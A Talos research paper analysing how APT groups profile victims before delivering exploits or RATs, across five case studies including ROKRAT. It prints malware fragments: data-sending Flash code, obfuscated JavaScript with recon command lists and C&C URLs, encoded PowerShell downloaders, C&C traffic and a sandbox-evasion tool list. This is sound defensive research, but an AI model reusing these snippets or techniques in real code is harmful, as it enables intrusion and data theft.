# MODERN RECONNAISSANCE PHASE BY APT – PROTECTION LAYER

*Paul Rascagneres & Warren Mercer*
Cisco Talos

Email {prascagn, wamercer}@cisco.com

## ABSTRACT

The *Talos* researchers are no strangers to APT attacks. During recent research, we observed the ways in which APT actors are evolving and how a reconnaissance phase is included in the infection vector in order to protect valuable zero-day exploits or malware frameworks. Indeed, the development of exploits and complex malware is a big cost from the attacker's point of view, which is why they put a lot of effort into hiding them from analysts and security companies.

This paper presents five case studies that demonstrate how the infection vector is evolving. We chose five examples from different APT actors, showing that this trend is not related to a single group of attackers, but is in fact global.

- The first case study is that of an *Office* document that includes a Flash object. The Flash object is used to retrieve information about the target system and to send this information to the attackers. If the information matches the expectations of the attacker, the exploit is sent to the infected system.
- The second case study is that of an *Office* document with a macro and JavaScript. The purpose of the JavaScript is to collect information about the target and to send this information to the attacker. If the information matches the expectations of the attacker, the final payload is sent to the infected system.
- The third case study is that of an *Office* document with a macro and PowerShell. The protection mechanism is exactly the same as in the previous case study.
- The fourth case study is that of a Korean threat based on a *Hanword* document. In this case, the infection vector is first used to send information about the targeted system before receiving the final Remote Administration Tool (RAT). If the data is wrong, the RAT cannot be downloaded and the investigation is stopped.
- Finally, we will see that sometimes we can obtain the final payload. We managed to obtain the final RAT of the Korean-targeting threat actor mentioned previously. We named the RAT 'ROKRAT'.

After the case studies, we will describe some mitigations to help avoid infection.

## CASE STUDY #1: NATO

**SHA-256:** ffd5bd7548ab35c97841c31cf83ad2ea5ec02c741560317fc9602a49ce36a763

**Filename:** NATO secretary meeting.doc

The analysed sample is a *Microsoft Word* document, which contains a Flash object, as shown in Figures 1 and 2.





*Figure 1: Screenshot of Microsoft Word document.*



```
File: 'NATO Secretary meeting.doc' - size: 53134 bytes
---+----------+-------------------------------+------------------------
id |index     |OLE Object                     |OLE Package
---+----------+-------------------------------+------------------------
0  |00002BF0h |format_id: 2                   |Not an OLE Package
   |          |class name: 'ShockwaveFlash.Sho|
   |          |ckwaveFlash.23'                |
   |          |data size: 6656                |
---+----------+-------------------------------+------------------------
```

*Figure 2: Flash object.*

```
public static const baseUrl:String="http://miropc.org";

var loc1:*=new flash.net.URLRequest(baseUrl + "/nato");
loc1.data = flash.system.Capabilities.serverString;
var loc2:*=new flash.net.URLLoader(loc1);
```

*Figure 3: C&C used to send information.*

The first task of the Flash object is to gather information about the system using the flash.system.Capabilities.serverString API and to send this information to the attacker. The following is an example of the output of this function:

A=t&SA=t&SV=t&EV=t&MP3=t&AE=t&VE=t&ACC=f&PR=t&SP=t&SB=f&DEB=t&V=WIN%209%2C0%2C0%2C0&M=Adobe%20Windows&R=1600x1200&DP=72&COL=color&AR=1.0&OS=Windows%20XP&L=en&PT=ActiveX&AVD=f&LFD=f&WD=f&IME=t&DD=f&DDP=f&DTS=f&DTE=f&DTH=f&DTM=f

The values are documented by *Adobe* in [1]. Some fields are interesting:

- The PT value in the example is ActiveX. This value means that the Flash object is executed through ActiveX (in *Microsoft Office)*. If the Flash object is executed outside of *Office* the value is different. This information helps the attacker to identify if the Flash context is good. Generally, security researchers extract embedded objects to analyse them.
- The V value provides the Flash version. This information can help the attacker to deliver an exploit that works on the installed Flash version (no zero-day if it's not mandatory).
- The OS value provides the operating system version (*Windows XP* in our case). This value can be used to determine whether the system is legitimate. If the attacker knows that the target uses *Windows 10* but receives *Windows XP* as the OS value, they can conclude that the request was performed by a sandbox system.

```
var loc8:*=new flash.display.Loader();
addChild(loc8);
var loc9:*=new flash.system.LoaderContext(false, flash.system.ApplicationDomain.currentDomain);
loc9.parameters = {"sh":loc6};
loc8.loadBytes(this.swf, loc9);
return;
```

*Figure 4: If the data matches the attacker's expectations, the server will send a second Flash object and an additional payload to the infected system.*





*Figure 5: DNS activity showing an uptick on 16 January.*

Figure 3 is a screenshot of the C&C used to send this information.

If the data matches the attacker's expectations, the server will send a second Flash object and an additional payload to the infected system (Figure 4).

The new Flash object will be loaded with the LoadBytes() API (this.swf variable) and the payload is passed in an argument in the 'sh' variable (we assume that sh is for shellcode). This case study demonstrates how the attackers protect their exploits, in this case a Flash exploit.

Thanks to *Umbrella Cisco* we were able to observe the DNS activity (Figure 5). The campaign started on 29 December 2016 with a very low level of activity. On 16 January, we see an uptick in activity – this is when we started to observe more public samples, which we used for our research purposes.

## CASE STUDY #2: DINA BOSIO

**SHA-256:** 2299ff9c7e5995333691f3e68373ebbb036aa619acd61cbea6c5210490699bb6

**Filename:** National Day Reception (Dina Mersine Bosio Ambassador's Secretary).doc

This case study revolves around a *Microsoft Word* document. The document is alleged to have been created by Dina Bosio, an individual whom we believe to be fictitious (see Figure 6).

As can be seen in Figure 7, the document contains a macro.

The purpose of the macro is to generate and execute a JavaScript document called mailform.js. This document is executed with the argument NPEfpRZ4aqnh1YuGwQd0. This is the RC4 key used by the JavaScript to decrypt itself.





*Figure 6: Dina Bosio profile.*

```
 1:       114 '\x01CompObj'
 2:       280 '\x05DocumentSummaryInformation'
 3:       392 '\x05SummaryInformation'
 4:      7289 '1Table'
 5:      4096 'Data'
 6:       483 'Macros/PROJECT'
 7:        65 'Macros/PROJECTwm'
 8: M    7526 'Macros/VBA/Module1'
 9: m    1120 'Macros/VBA/ThisDocument'
10:      3718 'Macros/VBA/_VBA_PROJECT'
11:      2962 'Macros/VBA/__SRP_0'
12:       195 'Macros/VBA/__SRP_1'
13:      2717 'Macros/VBA/__SRP_2'
14:       290 'Macros/VBA/__SRP_3'
15:       562 'Macros/VBA/dir'
16:        76 'ObjectPool/_1541479613/\x01CompObj'
17: O   17310 'ObjectPool/_1541479613/\x01Ole10Native'
18:      5004 'ObjectPool/_1541479613/\x03EPRINT'
19:         6 'ObjectPool/_1541479613/\x03ObjInfo'
20:    154090 'WordDocument'
```

*Figure 7: The document contains a macro.*

```
{var gfjd = WScript.CreateObject("ADODB.Stream")
gfjd.Type = 2;gfjd.CharSet = '437';gfjd.Open();gfjd.LoadFromFile(KL3M);var j3k6 = gfjd.ReadText;gfjd.Close();return 19BJ(j3k6);}var WQuh = new Array ("http://sol
igro.com/wp-includes/pomo/db.php","http://belcollegium.org/wp-admin/includes/class-wp-upload-plugins-list-table.php"
);var zIRF = "KRMLT0G3PHdYjnEm";var LwHA = new Array("systeminfo > ","net view >> ","net view /domain >> ","tasklist /v >> ","gpresult /z >> ","netstat -nao >> "
,"ipconfig /all >> ","arp -a >> ","net share >> ","net use >> ","net user >> ","net user administrator >> ","net user /domain >> ","net user administrator /domai
n >> ","set  >> ","dir %systemdrive%\x5cUsers\x5c*.* >> ","dir %userprofile%\x5cAppData\x5cRoaming\x5cMicrosoft\x5cWindows\x5cRecent\x5c*.* >> ","dir %userprofil
e%\x5cDesktop\x5c*.* >> ","tasklist /fi \x22modules eq wow64.dll\x22  >> ","tasklist /fi \x22modules ne wow64.dll\x22 >> ","dir \x22%programfiles(x86)%\x22 >> ",
"dir \x22%programfiles%\x22 >> ","dir %appdata% >>");var Z6HQ = new ActiveXObject("Scripting.FileSystemObject");var EBKd = WScript.ScriptName;var Vxiu = "";var l
Dd9 = a0rV();function DGbq(xxNA,j5zO)
```

*Figure 8: The payload gathers information about the targeted system and downloads the final RAT if the data meets the attackers' criteria.*

Without this key/argument, the JavaScript cannot be executed. If this file is identified on *VirusTotal* without the context (the macro with the RC4 key) then analysis is impossible.

The purpose of the decrypted payload is to gather information about the targeted system and to download the final RAT (with the .pif extension) if the data meets the attackers' criteria (Figure 8).

In this case, the script collects network information, domain information, share information, user information, installed software, and task list.

## CASE STUDY #3: SURVEY TIME

**SHA-256:** eb1f47c9f71d3fd2ff744a9454c256bf3248921fbcbadf0a80d5e73a0c6a82de

**Filename:** survey.xls

The file in this case study is a *Microsoft Excel* document with a macro, the purpose of which is to drop and execute a VBS and a PowerShell script (see Figures 9 and 10). As with the previous case study, the purpose of the payload is to collect information about the infected system; Figure 11 shows the information-gathering script.

```
 1:       107 '\x01CompObj'
 2:       260 '\x05DocumentSummaryInformation'
 3:       200 '\x05SummaryInformation'
 4:     69490 'Workbook'
 5:       550 '_VBA_PROJECT_CUR/PROJECT'
 6:        83 '_VBA_PROJECT_CUR/PROJECTwm'
 7: m    1005 '_VBA_PROJECT_CUR/VBA/Sheet1'
 8: m     991 '_VBA_PROJECT_CUR/VBA/Sheet2'
 9: M    6794 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
10:      3095 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
11:      1775 '_VBA_PROJECT_CUR/VBA/__SRP_0'
12:       256 '_VBA_PROJECT_CUR/VBA/__SRP_1'
13:      1005 '_VBA_PROJECT_CUR/VBA/__SRP_2'
14:       418 '_VBA_PROJECT_CUR/VBA/__SRP_3'
15:       538 '_VBA_PROJECT_CUR/VBA/dir'
```

*Figure 9: The document contains a macro.*

```
$home_dir = $Env:Public+"\Libraries\RecordedTV\";
$vbs_file_name = "backup1.vbs";
$dne_file_name = "DnE1.Ps1";
$dns_file_name = "DnS1.Ps1";
$task_name = "GoogleUpdateTasksMachineUI";
$up_dir = "up\";
$dn_dir = "dn\";
$tp_dir = "tp\";

$BackupVbs_file_content="X18xX189IiVwdWJsaWMlXExpYnJhcmllc1xSZWNvcmRlZFRWXCINCg
MS5wczEiDQpDcmVhdGVPYmplY3QoIldTY3JpcHQuU2hlbGwiKS5SdW4gX18yX18sMA0KDQpfXzNfXz
kNyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpLlJ1biBfXzNfXyww";

$DnEPs1_file_content="JF9fMV9fID0gJEVudjpQdWJsaWMrIlxMaWJyYXJpZXNcUmVjb3JkZWRUV
KJF9fM19fID0gInVwXCI7DQokX180X18gPSAiZG5cIjsNCiRfXzVfXyA9ICJ0cFwiOw0KJF9fNl9fID
X18xMF9fKQ0Kew0KCSRfXzExX18gPSBuZXctb2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50Ow0KCSR
WNjZXB0JywnKi8qJyk7DQoJJF9fMTFfXy5IZWFkZXJzLmFkZCgnVXNlci1BZ2VudCcsJ01pY3Jvc29m
VuO3E9MC41Jyk7DQoJJF9fMTFfXy5IZWFkZXJzLmFkZCgnQWNjZXB0LUVuY29kaW5nJywnZ3ppcCwgZ
uY29tJyk7DQoJJF9fMTFfXy5IZWFkZXJzLmFkZCgnUHJhZ21hJywnbm8tY2FjaGUnKTsNCgkkX18xMV
bmRvbTsNCgkkX18xM19fID0gKCRfXzEwX18uVHJpbUVuZCgnXCcpKSsnXCcrJF9fMTJfXzsNCgl0cnk
3RlbS5OZXQuV2ViRXhjZXB0aW9uXQ0KCXsNCgkJJF9fMTFfXy5IZWFkZXJzLmFkZCgnUmVmZXJlcics
8qJyk7DQoJCSRfXzExX18uSGVhZGVyc1snVXNlci1BZ2VudCddID0gJ01vemlsbGEvNS4wIChXaW5kb
NCgkJdHJ5DQoJCXsNCgkJCSRfXzExX18uRG93bmxvYWRGaWxlKCRfXzlfXywkX18xM19fKTsNCgkJfQ
bi5Ub1N0cmluZygpOw0KCQl9DQoJfQ0KCSRfXzE0X18gPSAkX18xMV9fLlJlc3BvbnNlSGVhZGVyc1s
```

```
$__1__ = $Env:Public+"\Libraries\RecordedTV\";
$__2__ = "http://barsupport.org/index.aspx?id=__26__\";
$__3__ = "up\";
$__4__ = "dn\";
$__5__ = "tp\";
$__6__ = "uplock";
$__7__ = "dwnlock";


function __8__($__9__, $__10__)
{
            $__11__ = new-object System.Net.WebClient;
            $__11__.UseDefaultCredentials = $true;
            $__11__.Headers.add('Accept','*/*');
            $__11__.Headers.add('User-Agent','Microsoft BITS/7.7');
            $__11__.Headers.add('Accept-Language','en-US,en;q=0.5');
            $__11__.Headers.add('Accept-Encoding','gzip, deflate');
            $__11__.Headers.add('Referer','https://www.google.com');
            $__11__.Headers.add('Pragma','no-cache');
            $__11__.Headers.add('Cache-Control','no-cache');
            $__12__ = Get-Random;
            $__13__ = ($__10__.TrimEnd('\'))+'\'+$__12__;
```

*Figure 10: The purpose of the macro is to drop and execute a VBS and a PowerShell script.*

```
whoami & hostname & ipconfig /all & net user /domain 2>&1 & net group /domain 2>&1 & net group "domain admins" /domain 2>&
1 & net group "Exchange Trusted Subsystem" /domain 2>&1 & net accounts /domain 2>&1 & net user 2>&1 & net localgroup admin
istrators 2>&1 & netstat -an 2>&1 & tasklist 2>&1 & sc query 2>&1 & systeminfo 2>&1 & reg query "HKEY_CURRENT_USER\Softwar
e\Microsoft\Terminal Server Client\Default" 2>&1
```

*Figure 11: The information-gathering script.*

As in the other cases, if the collected data is good and is what the attacker is looking for, a binary is downloaded and executed on the system.

## CASE STUDY #4: KOREAN NEW YEAR

**SHA-256:** 281828d6f5bd377f91c6283c34896d0483b08ac216 7d34e981fbea871893c919

**Filename:** 5170101-17년_북한_신년사_분석.hwp (5170101-17 __ North Korea _ New Year _ analysis .hwp)

In this case study the infection vector is a *Hanword* document (HWP). *Hanword* is a well-known text editor in South Korea, widely used in the public sector (instead of *Microsoft Office*). The HWP format support OLE objects. The OLE objects are simply compressed with zlib. Figure 12 shows a screenshot of the analysed document.

The logo at the bottom of the document is that of the Ministry of Unification. The purpose of the ministry is to work on the unification of North Korea and South Korea. As expected, the HWP document contains OLE objects, as shown in Figure 13.

The OLE objects are executed when the user clicks on a link in the document. The objects drop two executables onto the disk:

- C:\Users\ADMINI~1\AppData\Local\Temp\Hwp (2).exe
- C:\Users\ADMINI~1\AppData\Local\Temp\Hwp (3).exe

The first step of the executable is to open a decoy document and present this to the user (Figure 14).

The next step is to gather information from the system:

- Computer name
- Username
- Execution path
- BIOS model (HKLM\System\CurrentControlSet\Services\mssmbios\Data\SMBiosData)

The purpose appears to be to determine whether the target is suitable for attack. The data is sent to a (compromised) legitimate website of the South Korean government:

www.kgls.or.kr/news2/news_dir/index.php

If the attackers decide that the victim's profile meets their requirements, a .jpg file is generated. This file is the binary executed on the infected system (the final RAT):

www.kgls.or.kr/news2/news_dir/02BC6B26_put.jpg (*where 02BC6B26 is the ID of the infected machine*)

Figure 15, for example, shows a pcap of the communication between an infected machine and the C&C (the pcap comes from *VirusTotal*).

The decoded content is as follows:

0F37555F#0#0#0#TEQUILABOOMBOOM#janettedoe#C:\4b20883386665bd205ac50f34f7b6293747fd720d602e2bb3c270837a21291b4#innotek GmbH VirtualBox 1.2

The first field contains an ID generated on the infected system, the fifth field is the hostname of the *VirusTotal* sandbox, the sixth field is the username, the seventh field is the execution path, and finally we can see the BIOS version of the *VirusTotal* sandbox. We can conclude that the sample was executed on a *VirusTotal* virtual machine.





*Figure 12: The analysed document.*

```
 1:       465 '\x05HwpSummaryInformation'
 2:      1380 'BinData/BIN0001.png'
 3:      1412 'BinData/BIN0002.png'
 4:    123606 'BinData/BIN0003.OLE'
 5:    123605 'BinData/BIN0004.OLE'
 6:      4572 'BinData/BIN0005.jpg'
 7:      4164 'BinData/BIN0006.jpg'
 8:     11377 'BodyText/Section0'
 9:      3356 'DocInfo'
10:       524 'DocOptions/_LinkDoc'
11:       256 'FileHeader'
12:      1946 'PrvImage'
13:      2046 'PrvText'
14:       136 'Scripts/DefaultJScript'
15:        13 'Scripts/JScriptVersion'
```

*Figure 13: OLE objects in the HWP document.*




*Figure 14: A decoy document is presented to the user.*

## CASE STUDY #5: ROKRAT

In some cases, we are able to provoke APT actors and obtain the final RAT. This was the case with the Korean actor mentioned in case study #4. As before, the campaign started with two HWP documents.

The first email was sent from the official email contact of the Korea Global Forum. We assume that the account was compromised and abused by the attacker. The email asks the recipient to complete a form in an attached document (an HWP document), as shown in Figures 16 and 17.

```
GET /images/banners/temp/0F37555F_put.jpg HTTP/1.1
Host: www.belasting-telefoon.nl

HTTP/1.1 404 Not Found
Date: Tue, 13 Dec 2016 14:04:24 GMT
Server: Apache/2.4.23 (Unix) OpenSSL/1.0.2d
Content-Length: 457
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /images/banners/temp/0F37555F_put.jpg was not found on this
server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache/2.4.23 (Unix) OpenSSL/1.0.2d Server at www.belasting-telefoon.nl Port
80</address>
</body></html>
POST /images/banners/temp/index.php HTTP/1.1
Accept: application/x-www-form-urlencoded
Host: www.belasting-telefoon.nl
Content-Length: 195
Cache-Control: no-cache

060F37555F6BPZcEcQ0EQZoBIBxAcToVPVDVQgBLQMFK(0IK(7EA5muiqV(hOVni5QoLcmwEOAbBSr6BcB6EoZ5E
WMnBoT0ZWB0B0ZcEOZ4ZoZbUKB4EShqXSwbBOL58SMgBqMd858bEcT68chuBoPbUKRdEIEmiq3fhOVsAPhjZnrrV
qgbhGVuiPMfaITzNoArHTTP/1.1 200 OK
Date: Tue, 13 Dec 2016 14:04:25 GMT
Server: Apache/2.4.23 (Unix) OpenSSL/1.0.2d
Vary: User-Agent
Content-Length: 7
Content-Type: text/html

success
```

*Figure 15: Communication between an infected machine and the C&C.*




*Figure 16: The recipient is asked to complete a form in an attached (HWP) document.*




*Figure 18: The second email also contains an HWP document.*




*Figure 17: The attached HWP document.*




*Figure 19: The attached HWP document.*

The second email asks for help from someone in North Korea. In this case, the attackers work on the empathy of the receiver. This email also contains an attached HWP document (Figures 18 and 19).

As usual in HWP documents, the file contains OLE objects (compressed with zlib).

```
user@lnx$ oledump.py 183be2035d5a546670d2b9deeca4eb59
  1:       497 '\x05HwpSummaryInformation'
  2:      2708 'BinData/BIN0001.eps'
  3:      2560 'BodyText/Section0'
  4:       265 'BodyText/Section1'
  5:      3202 'DocInfo'
  6:       524 'DocOptions/_LinkDoc'
  7:       256 'FileHeader'
  8:      2866 'PrvImage'
  9:      1380 'PrvText'
 10:       136 'Scripts/DefaultJScript'
 11:        13 'Scripts/JScriptVersion'
```

*Figure 20: The file contains OLE objects.*

The document contains an EPS (Encapsulated PostScript) object. This object contains an exploit that is used to execute code thanks to the vulnerability CVE-2013-0808. The purpose is to download a PE file from a compromised website:

http://ac ddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg

http://discgolfglow[.]com:/wp-content/plugins/maintenance/images/worker.jpg

There is a similar .jpg pattern to the one in the previous case study. We named the downloaded RAT 'ROKRAT'.

This malware does not work on *Windows XP* or *2003*. If it is executed on these platforms, an infinite loop is executed.

The next step is to check if there are any analysis tools running on the system.

If one of the following applications is running, the malware deduces that the system is a sandbox or an analysis machine:

- 'mtool' for *VMware Tools*
- 'llyd' for *OllyDBG*
- 'ython' for Python (*Cuckoo Sandbox* for example)
- 'ilemo' for *File Monitor*
- 'egmon' for *Registry Monitor*
- 'peid' for *PEiD*
- 'rocex' for *Process Explorer*
- 'vbox' for *VirtualBox*
- 'iddler' for *Fiddler*
- 'ortmo' for *Portmon*
- 'iresha' for *Wireshark*
- 'rocmo' for *Process Monitor*
- 'utoru' for *Autoruns*
- 'cpvie' for *TCPView*





*Figure 21: If the malware is excuted on Windows XP or 2003, an infinite loop is executed.*


*Figure 22: Checking if analysis tools are running.*





*Figure 23: The malware performs queries on legitimate websites and starts watching a Japanese anime (https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg http://www[.]hulu[.]com/watch/559035/episode3.mp4).*




*Figure 24: The malware communicates via seven hard-coded Twitter API tokens.*

